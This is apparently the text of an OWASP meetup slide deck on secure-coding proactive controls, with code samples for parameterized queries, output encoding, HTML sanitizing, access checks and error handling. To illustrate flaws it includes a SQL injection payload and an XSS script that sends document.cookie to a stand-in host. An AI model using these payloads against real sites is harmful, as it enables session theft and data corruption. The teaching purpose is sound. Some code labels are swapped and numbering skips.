OWASP
Open Web Application Security Project

Secure Coding Proactive Controls

Prasad Salvi | AppSec Consultant |

Woman Who Code Meet
February 20, 2021

root@presentation:~$ whoami

Prasad Salvi

- *AppSec Consultant at TSYS, A Global Payments Company*
- *Background in Network Security, VAPT, Secure Code Reviews & Security Audits*
- *Java, .NET, Python & Ruby*
- *Security Author at PluralSight*
- *Podcaster at Testguilds*
- *Industry Mentor at Stanford University*
- *Doing Security for ~11 years*

Agenda

Purpose of Session:

- *Provide Overview of Secure Coding Guidelines for Developers*


Using Proactive Controls we will:

- *Define the Control*
- *See code snippets*
- *Explain how to secure code*

Proactive Controls

- Parametrize Queries
- Encode Data
- Validate ALL inputs
- Implement Appropriate Access Controls
- Establish Authentication and Identity Controls
- Data Protection and Privacy
- Error Handling, Logging and Intrusion Detection
- Leverage Security Features of Frameworks and Security Libraries

1. Parameterize Queries



Bobby Tables is wrong! Why?

Parameterize Queries

‘--@owasp.com

$NEW_EMAIL = Request['new_email'];
update users set email='$NEW_EMAIL' where id=290494828

1.Update users set email='$NEW_EMAIL' where id=290494828
2.$NEW_EMAIL = **‘--@owasp.com**
3.Update users set email=’’**--@owasp.com**' where id=290494828
4.Update users set email=''


Parameterize Queries (.NET)

```
SqlConnection objConnection = new SqlConnection(_ConnectionString); objConnection.Open();
SqlCommand objCommand = new SqlCommand( "SELECT * FROM User WHERE Name = @Name
AND Password = @Password", objConnection);

objCommand.Parameters.Add("@Name", NameTextBox.Text);
objCommand.Parameters.Add("@Password", PassTextBox.Text);
SqlDataReader objReader = objCommand.ExecuteReader();
```

Parameterize Queries (Java)

```
String newName = request.getParameter("newName");
String id = request.getParameter("id");

//SQL
PreparedStatement pstmt = con.prepareStatement("UPDATE EMPLOYEES SET NAME = ?
WHERE ID = ?");
pstmt.setString(1, newName);
pstmt.setString(2, id);

//HQL
Query safeHQLQuery = session.createQuery("from Employees where id=:empId");
safeHQLQuery.setParameter("empId", id);
```

2. Encode Data



Encode Data

<

Encode Data

```
<script>
        var badURL='https://example.com/somesite/data=' + document.cookie;
        var img = new Image();
        img.src = badURL;
</script>
```

Output Encoding

Contextual output encoding defends us from the following:

- Site Defacement
- Network Scanning
- Undermining CSRF Defenses
- Site Redirection/Phishing
- Load of Remotely Hosted Scripts
- Data Theft
- Keystroke Logging
- Attackers using XSS more frequently

XSS Defense By DataType and Context

Data Type	Context	Defense
String	HTML Body	HTML Entity Encode
String	HTML Attribute	Minimal Attribute Encoding
String	GET Parameter	URL Encoding
String	Untrusted URL	URL Validation, avoid javascript: URLs, Attribute encoding, safe URL verification
String	CSS	Strict structural validation, CSS Hex encoding, good design
HTML	HTML Body	HTML Validation (JSoup, AntiSamy, HTML Sanitizer)
Any	DOM	DOM XSS Cheat Sheet
Untrusted JavaScript	Any	Sandboxing
JSON	Client Parse Time	JSON.parse() or json2.js

OWASP Java Encoder Project

https://www.owasp.org/index.php/OWASP_Java_Encoder_Project

HTML Contexts

Encode#forHtmlContent(String)

Encode#forHtmlAttribute(String)

Encode#forHtmlUnquotedAttribute(String)

XML Contexts

Encode#forXml(String)

Encode#forXmlContent(String)

Encode#forXmlAttribute(String)

Encode#forXmlComment(String)

Encode#forCDATA(String)

CSS Contexts

Encode#forCssString(String)

Encode#forCssUrl(String)

JavaScript Contexts

Encode#forJavaScript(String)

Encode#forJavaScriptAttribute(String)

Encode#forJavaScriptBlock(String)

Encode#forJavaScriptSource(String)

URI/URL contexts

Encode#forUri(String)

Encode#forUriComponent(String)

Code Snippet

The Problem


Web Page built in Java JSP is vulnerable to XSS

The Solution


```
1) <input type="text" name="data" value="<%= Encode.forHtmlAttribute(dataValue) %>" />

2) <textarea name="text"><%= Encode.forHtmlContent(textValue) %></textarea>

3) <button onclick="alert('<%= Encode.forJavaScriptAttribute(alertMsg) %>');">
            click me!
   </button>

4) <script type="text/javascript">
            var msg = "<%= Encode.forJavaScriptBlock(message) %>";
            alert(msg);
    </script>
```

Microsoft Encoder and AntiXSS Library

- System.Web.Security.AntiXSS
- Microsoft.Security.Application . AntiXSS
- Can encode for HTML, HTML attributes, XML, CSS and JavaScript.
- Native .NET Library
- Very powerful well written library
- For use in your User Interface code to defuse script in output



3. Validate ALL Inputs



OWASP HTML Sanitizer Project

https://www.owasp.org/index.php/OWASP_Java_HTML_Sanitizer_Project

- HTML Sanitizer written in Java which lets you include HTML authored by third-parties in your web application while protecting against XSS
- Very easy to use.
- It allows for simple programmatic POSITIVE policy configuration. No XML configuration.
- It is high performance and low memory utilization.

Code Snippet

The Problem

Web Page is vulnerable to XSS because of untrusted HTML

The Solution

```
PolicyFactory policy = new HtmlPolicyBuilder()
    .allowElements("a")
    .allowUrlProtocols("https")
    .allowAttributes("href").onElements("a")
    .requireRelNofollowOnLinks()
    .build();
String safeHTML = policy.sanitize(untrustedHTML);
```

Other HTML Sanitizers

- Pure Java Script
  - http://code.google.com/p/google-caja/wiki/JsHtmlSanitizer
- Python
  - https://pypi.python.org/pypi/bleach
- PHP
  - http://htmlpurifier.org/
  - http://www.bioinformatics.org/phplabware/internal_utilities/htmLawed/
- .NET
  - AntiXSS.getSafeHTML/getSafeHTMLFragment
  - http://htmlagilitypack.codeplex.com/
- Ruby On Rails
  - http://api.rubyonrails.org/classes/HTML.html

6. Implement Approriate Access Controls

Access Control Anti-Patterns:

- Hard-coded role checks in application code
- Lack of centralized access control logic
- Untrusted data driving access control decisions
- Access control that is “open by default”
- Lack of addressing horizontal access control in a standardized way (if at all)
- Access control logic that needs to be manually added to every endpoint in code
- Access Control that is “sticky” per session
- Access Control that requires per-user policy

Most Coders Hard-Code Roles

```
        if ( user.isRole( "JEDI" ) ||
        user.isRole( "PADWAN" ) ||
        user.isRole( "SITH_LORD" ) ||
        user.isRole( "JEDI_KILLING_CYBORG" )
        ) {
        log.info("You may use a lightsaber ring.  Use it wisely.");
        } else {
        log.info("Lightsaber rings are for schwartz masters.");
}
```




Code Snippet

The Problem


Web Application needs secure access control mechanism

The Solution

```
if ( currentUser.isPermitted( "lightsaber:wield" ) ) {
    log.info("You may use a lightsaber ring.  Use it wisely.");
} else {
    log.info("Sorry, lightsaber rings are for schwartz masters only.");
}
```




7. Establish Authentication and Identity Controls



Password Defenses

- Disable Browser Autocomplete
  - <form AUTOCOMPLETE="off">
  - <input AUTOCOMPLETE="off">

- Only send passwords over HTTPS POST
- Do not display passwords in browser
  - Input type=password

- Store password based on need
  - Use a salt
  - SCRYPT/PBKDF2 (slow, performance hit, easy)
  - HMAC (requires good key storage, tough)

Forgot Password Secure Design

Any security questions or identity information presented to users to reset forgotten passwords should ideally have the following four characteristics:

1. **Memorable**: If users can't remember their answers to their security questions, we have achieved nothing.

2. **Consistent**: The user's answers should not change over time. For instance, asking "What is the name of your significant other?" may have a different answer 5 years from now.

3. **Nearly universal**: The security questions should apply to a wide audience if possible.

4. **Safe**: The answers to security questions should not be something that is easily guessed, or research (e.g., something that is matter of public record).

Security Questions

Examples of stronger security questions:

- What was the year and model of your first car? (e.g. 1999 Accord)
- What is the name of a college you applied to but did not attend?
- What's the unusual middle name of an acquaintance?
- What was the last name of your college mentor?
- What is the first and last name of your childhood best friend?
- What was the name of your first pet?
- What was the first and last name of your best man at your wedding?
- What was the last name of your favorite teacher in your final year of school?

8. Data Protection and Privacy

1) HTTPS

Hypertext Transfer Protocol Secure!

2) What benefits do HTTPS provide?

Confidentiality, Integrity and Authenticity

- Confidentiality: Spy cannot view your data
- Integrity: Spy cannot change your data
- Authenticity: Server you are visiting is the right one

Encryption in Transit (HTTPS/TLS)

When should TLS be used?

- Authentication credentials and session identifiers must be encrypted in transit via HTTPS/SSL
- Starting when the login form is rendered until logout is complete!

HTTPS configuration best practices:

- https://www.owasp.org/index.php/Transport_Layer_Protection_Cheat_Sheet
- https://www.ssllabs.com/projects/best-practices/

9. Error Handling, Logging and Intrusion Detection

App Layer Intrusion detection points to start with:

- Input validation failure server side when client-side validation exists
- Input validation failure server side on non-user editable parameters such as hidden fields, checkboxes, radio buttons or select lists
- Forced browsing to common attack entry points (e.g. /admin/secretlogin.jsp) or honeypot URL (e.g. a fake path listed in /robots.txt)

- Others
  - Blatant SQLi or XSS injection attacks
  - Workflow sequence abuse (e.g. multi-part form in wrong order)
  - Custom business logic (e.g. basket vs catalogue price mismatch)

Error Handling

- An important aspect of secure application development is to prevent information leakage. Error messages give an attacker great insight into the inner workings of an application.
- The purpose of reviewing the Error Handling code is to assure the application fails safely under all possible error conditions, expected and unexpected
- We should use a localized description string in every exception, a friendly error reason such as "*System Error – Please try again later*"
- When the user sees an error message, it will be derived from this description string of the exception that was thrown, and never from the exception class which may contain a stack trace, line number where the error occurred, class name or method name.

Best Practices - Java

```
public class DoStuff
{
        public static void Main()
        {
            try
            {
                StreamReader sr = File.OpenText("stuff.txt");
                Console.WriteLine("Reading line {0}", sr.ReadLine());
            }
            catch(Exception e)
            {
                Console.WriteLine("An error occurred. Please `contact the admin”);
                logerror(“Error: “, e);
            }
        }
}
```

Best Practices - .NET

```
public void run()
{
        while (!stop)
            {
                try
                {
                        // Perform work here
                }
                catch (Throwable t)
                {
                        // Log the exception and continue
                        WriteToUser("An Error has occurred, contact admin");
                        logger.log(Level.SEVERE, "Unexception exception", t);
                }
            }
 }
```

10. Leverage Security Features of Frameworks and Security Libraries

Apache Shiro: http://shiro.apache.org/

- A powerful and easy to use Java security framework.
- Offers developers an intuitive yet comprehensive solution to authentication, authorization, cryptography, and session management.
- Built on sound interface-driven design and OO principles.
- Enables custom behavior.
- Sensible and secure defaults for everything.

10. Leverage Security Features of Frameworks and Security Libraries

LibSodium: https://download.libsodium.org/

- A modern, easy-to-use software library for encryption, decryption, signatures, password hashing and more
- Its goal is to provide all of the core operations needed to build higher-level cryptographic tools.
- It is cross-platforms and cross-languages supportive and runs on a variety of compilers and operating systems
- It is a portable, cross-compilable, installable, packageable fork of NaCl, with a compatible API, and an extended API to improve usability even further.

Summary

- Trust nothing!
- Validate everything!
- Think deviously!
- Stay Risk Aware!

Thank You!

 *prasad.salvi@owasp.org*